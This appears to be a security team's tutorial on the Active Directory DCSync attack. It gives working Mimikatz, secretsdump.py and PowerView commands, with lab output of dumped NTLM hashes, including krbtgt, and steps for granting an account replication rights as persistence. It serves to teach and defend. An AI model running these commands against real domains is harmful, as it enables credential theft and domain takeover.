DCSync

Haboob Team

CONTENTS

بسم الله الرحمن الرحيم

Introduction

In many environments Domain Controller and Active Directory are used to manage the network, users and computers.

The organizations often need the existence of more than one Domain Controller for its Active Directory. For keeping an environment with more than one Domain Controller consistent, it is necessary to have the Active Directory objects replicated through those DCs.

Domain Controller suffers from misconfigurations which will let DC vulnerable for attackers, one of the famous vulnerability attackers abuse is exploit Microsoft feature [MS-DRSR]: Directory Replication Service (DRS) Remote Protocol which is used to replicate users hashes from Domain Controller to another.

What is DCSync

DCSync is a feature in the famous tool Mimikatz in Lsadump module which is used to pull all password hashes from targeted Domain Controller.

DCSync is used by both Penetration testers and Attackers to pull passwords hashes from Domain Controller to be cracked or used in lateral movement or creating Golden Tickets.


How DCSync Work

DCSync is impersonating Domain Controller and requests account password data from the targeted Domain Controller by sending **DSGetNCChanges** request.

In steps:

1- Discovers Domain Controller in the specified domain name.
2- Requests the Domain Controller to replicate the user credentials via **GetNCChanges** (leveraging Directory Replication Service (DRS) Remote Protocol)


In details, A client Domain Controller sends an IDL_DRSGetNCChanges request to a server to replicate directory objects in a given NC from the server NC replica to the client NC replica. The response contains a set of updates that the client is to apply to its NC replica.


ATTACKER SIMULATE DC (MS-DSRS)
REQUEST REPLICATION FOR PASSWORD HASHES VIA GETNCCHANGE
DC SENDS PASSWORD HASHES
ATTACKER
DC

DCSync Rights

To do DCSync there are 3 rights needed to be delegated to the user at the domain level in order for the user account to get all passwords data using DCSync:

1- **Replicating Directory Changes** (DS-Replication-Get-Changes)
2- **Replicating Directory Changes All** (DS-Replication-Get-Changes-All)
3- **Replicating Directory Changes in Filtered Set** (required in some environments)



Group or user names:

- Cloneable Domain Controllers (COMPANYX\Cloneable Domain ...
- Administrators (COMPANYX\Administrators)
- Pre-Windows 2000 Compatible Access (COMPANYX\Pre-Wind...
- Incoming Forest Trust Builders (COMPANYX\Incoming Forest Tr...
- ENTERPRISE DOMAIN CONTROLLERS

Permissions for Administrators	Allow	Deny
Reanimate tombstones	✓	
Replicating Directory Changes	✓	
Replicating Directory Changes All	✓	
Replicating Directory Changes In Filtered Set	✓	
Replication synchronization	✓	

For special permissions or advanced settings, click Advanced.

Members of the **Domain Admins** and **Enterprise Admins** and **Domain Controller computer accounts** have these rights by default.

Normal domain user accounts can do DCSync with 3 rights mentioned above.

DCSync Attack Demonstration


Two tools will be used to demonstrate DCSync, Mimikatz and SecretsDump.py from Impacket.

Attacker exploit this feature after gaining Domain Admin privileges then pull all passwords hashes from Domain Controller to be cracked or used in lateral movements.


Mimikatz: DCSync in Mimikatz is under lsadump module and can be done as follow:

Command: [# `lsadump::dcsync /domain:<DOMAIN> /user:<Username>`] (for single user)

Command: [# `lsadump::dcsync /domain:<DOMAIN> /all`] (for all users hashes)




```
Windows PowerShell
PS C:\Users\attacker\Desktop\mimikatz_trunk\x64> net user attacker /dom
The request will be processed at a domain controller for domain companyx.com.

User name                    Attacker
Full Name                    Attacker
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/28/2020 7:10:51 AM
Password expires             5/9/2020 7:10:51 AM
Password changeable          3/29/2020 7:10:51 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   3/28/2020 7:28:41 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.

PS C:\Users\attacker\Desktop\mimikatz_trunk\x64> _
```



```
mimikatz 2.2.0 x64 (oe.eo)
PS C:\Users\attacker\Desktop\mimikatz_trunk(1)\x64> whoami
companyx\attacker
PS C:\Users\attacker\Desktop\mimikatz_trunk(1)\x64> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::dcsync /domain:companyx.com /user:krbtgt
[DC] 'companyx.com' will be the domain
[DC] 'lab-dc01.companyx.com' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 1/6/2019 6:30:16 AM
Object Security ID   : S-1-5-21-1894193496-920573805-567452328-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: be7502dbc58dd0ebcb737b468aff5d84
    ntlm- 0: be7502dbc58dd0ebcb737b468aff5d84
    lm  - 0: 66cfd4364a3bb6d898a135dbc29b53f6

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : COMPANYX.COMkrbtgt
    Default Iterations : 4096
```

SecretsDump.py: using SecretsDump script to dump all password hashes is as follow:

Command: [`secretsdump.py -just-dc-ntlm <DOMAIN>/<USER>@<DOMAIN_CONTROLLER>`]




```
root@kali:~/Desktop/tools# secretsdump.py -just-dc-ntlm companyx/attacker@10.10.10.10
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
companyx.com\Administrator:500:aad3b435b51404eeaad3b435b51404ee:ee45eb6459ed862c352200cf887153c6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:be7502dbc58dd0ebcb737b468aff5d84:::
companyx.com\nasser:1106:aad3b435b51404eeaad3b435b51404ee:93e29d053c67104a554bcb468cbf4076:::
companyx.com\khaled:1107:aad3b435b51404eeaad3b435b51404ee:7667f39079166faf7872bb284b1d9c8c:::
companyx.com\jack:1603:aad3b435b51404eeaad3b435b51404ee:808f05f46b9fb7ef8aaab4def458fd20:::
companyx.com\nawaf:1631:aad3b435b51404eeaad3b435b51404ee:93e29d053c67104a554bcb468cbf4076:::
companyx.com\$MK1000-KFVE8K9R88RN:1686:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
companyx.com\SM_fb030369d90f4ba5a:1687:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
companyx.com\SM_ff70c134da864c21b:1688:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
companyx.com\SM_333d1a944b744e568:1689:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
companyx.com\SM_6876109cff49420ab:1690:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
companyx.com\SM_9bb982a2b5a443138:1691:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
companyx.com\SM_2d8df4b8c2cc4bcaa:1692:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
companyx.com\SM_151704fc80e545909:1694:aad3b435b51404eeaad3b435b51404ee:d271c1ee997b5c17d05abd5d5e823a3d:::
companyx.com\SM_c342a96e7fbc43c9a:1695:aad3b435b51404eeaad3b435b51404ee:948f3ff50843af52c5fcb7f4359e387e:::
```

Hunting for Users with DCSync Permissions

Using Powerview we can enumerate domain users and find who has Replicating Directory Changes permission (DCSync rights).

Command: [`Get-ObjectACL -DistinguishedName "dc=companyx,dc=com" -ResolveGUIDs | ? { ($_.ObjectType -match 'replication-get') -or ($_.ActiveDirectoryRights -match 'GenericAll') } | select IdentityReference`]




```
PS C:\Users\attacker\Downloads> Get-ObjectACL -DistinguishedName "dc=companyx,dc=com" -ResolveGUIDs | ? { ($_.ObjectType -match
'replication-get') -or ($_.ActiveDirectoryRights -match 'GenericAll') }  | select IdentityReference

IdentityReference
-----------------
NT AUTHORITY\SYSTEM
COMPANYX\Enterprise Admins
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
BUILTIN\Administrators
BUILTIN\Administrators
BUILTIN\Administrators
COMPANYX\Enterprise Read-only Domain Controllers
COMPANYX\Domain Controllers
S-1-5-21-1894193496-920573805-567452328-1604
S-1-5-21-1894193496-920573805-567452328-1617
S-1-5-21-1894193496-920573805-567452328-1636
S-1-5-21-1894193496-920573805-567452328-1649
S-1-5-21-1894193496-920573805-567452328-1653
S-1-5-21-1894193496-920573805-567452328-1666
COMPANYX\Organization Management
COMPANYX\Exchange Trusted Subsystem


PS C:\Users\attacker\Downloads>
```


Deploy DCSync using Different Ways

After gaining Domain Admin privileges it is possible to grant any domain user DCSync rights using different ways:

1- **Powerview**: PowerView is a PowerShell tool to gain network situational awareness on Windows domains. It also implements various useful metafunctions, several functions for the enumeration and abuse of domain trusts also exist.
using PowerView function (**Add-ObjectAcl**) we can easily add all three permissions to the domain root for any user.
Command: [`Add-ObjectACL -TargetDistinguishedName "dc=companyx,dc=com" -PrincipalSamAccountName **Attacker** -Rights **DCSync** ]`
OR
Command: [`Add-ObjectACL -PrincipalSamAccountName **Attacker** -Rights **DCSync** ]`




```
PS C:\Windows\system32>  Add-ObjectACL -TargetDistinguishedName "dc=companyx,dc=com" -PrincipalSamAccountName Attacker -Rights DCSync
PS C:\Windows\system32> Get-ObjectACL -DistinguishedName "dc=companyx,dc=com" -ResolveGUIDs | ? { ($_.ObjectType -match 'replication-get') -or ($_.ActiveDirectoryRights -match 'GenericAll') }  | select IdentityReference



IdentityReference
-----------------
NT AUTHORITY\SYSTEM
COMPANYX\Enterprise Admins
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
BUILTIN\Administrators
BUILTIN\Administrators
BUILTIN\Administrators
COMPANYX\Enterprise Read-only Domain Controllers
COMPANYX\Domain Controllers
S-1-5-21-1894193496-920573805-567452328-1604
S-1-5-21-1894193496-920573805-567452328-1617
S-1-5-21-1894193496-920573805-567452328-1636
S-1-5-21-1894193496-920573805-567452328-1649
S-1-5-21-1894193496-920573805-567452328-1653
S-1-5-21-1894193496-920573805-567452328-1666
COMPANYX\Organization Management
COMPANYX\Exchange Trusted Subsystem
COMPANYX\attacker
COMPANYX\attacker
COMPANYX\attacker
```



```
PS C:\Windows\system32> Add-ObjectACL -PrincipalSamAccountName Attacker -Rights DCSync
WARNING: Error granting principal S-1-5-21-1894193496-920573805-567452328-3102 'DCSync' on
CN=BCKUPKEY_32897348-160f-44d3-87c8-40c2bda7a5dc Secret,CN=System,DC=companyx,DC=com : Exception calling
"CommitChanges" with "0" argument(s): "The server is unwilling to process the request.
"
WARNING: Error granting principal S-1-5-21-1894193496-920573805-567452328-3102 'DCSync' on CN=BCKUPKEY_P
Secret,CN=System,DC=companyx,DC=com : Exception calling "CommitChanges" with "0" argument(s): "The server is unwilling
to process the request.
"
WARNING: Error granting principal S-1-5-21-1894193496-920573805-567452328-3102 'DCSync' on
CN=BCKUPKEY_6a81f180-9554-492e-bd5f-d041350051be Secret,CN=System,DC=companyx,DC=com : Exception calling
"CommitChanges" with "0" argument(s): "The server is unwilling to process the request.
"
WARNING: Error granting principal S-1-5-21-1894193496-920573805-567452328-3102 'DCSync' on CN=BCKUPKEY_PREFERRED
Secret,CN=System,DC=companyx,DC=com : Exception calling "CommitChanges" with "0" argument(s): "The server is unwilling
to process the request.
"
WARNING: Error granting principal S-1-5-21-1894193496-920573805-567452328-3102 'DCSync' on
CN=LostAndFound,DC=companyx,DC=com : Exception calling "CommitChanges" with "0" argument(s): "The server is unwilling
to process the request.
"
PS C:\Windows\system32> Get-ObjectACL -DistinguishedName "dc=companyx,dc=com" -ResolveGUIDs | ? { ($_.ObjectType -match
'replication-get') -or ($_.ActiveDirectoryRights -match 'GenericAll') }  | select IdentityReference

IdentityReference
-----------------
NT AUTHORITY\SYSTEM
COMPANYX\Enterprise Admins
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
BUILTIN\Administrators
BUILTIN\Administrators
BUILTIN\Administrators
COMPANYX\Enterprise Read-only Domain Controllers
COMPANYX\Domain Controllers
S-1-5-21-1894193496-920573805-567452328-1604
S-1-5-21-1894193496-920573805-567452328-1617
S-1-5-21-1894193496-920573805-567452328-1636
S-1-5-21-1894193496-920573805-567452328-1649
S-1-5-21-1894193496-920573805-567452328-1653
S-1-5-21-1894193496-920573805-567452328-1666
COMPANYX\Organization Management
COMPANYX\Exchange Trusted Subsystem
COMPANYX\attacker
COMPANYX\attacker
```

2- **Using ADSI on Domain Controller:** Log in to DC > Open ADSI > Right click on DC > Properties > Security > Add user > grant chosen user the 3 DCSync rights.


ADSI Edit

Name	Class	Distinguished Name
CN=Builtin	builtinDomain	CN=Builtin,DC=companyx,DC=com
CN=Computers	container	CN=Computers,DC=companyx,DC=com
OU=Domain Controllers	organization...	OU=Domain Controllers,DC=companyx,DC=com
CN=ForeignSecurityPrincip...	container	CN=ForeignSecurityPrincipals,DC=companyx,DC=com
OU=Lab	organization...	OU=Lab,DC=companyx,DC=com
CN=LostAndFound	lostAndFound	CN=LostAndFound,DC=companyx,DC=com

Select Users, Computers, Service Accounts, or Groups

Select this object type: Users, Groups, or Built-in security principals

From this location: companyx.com

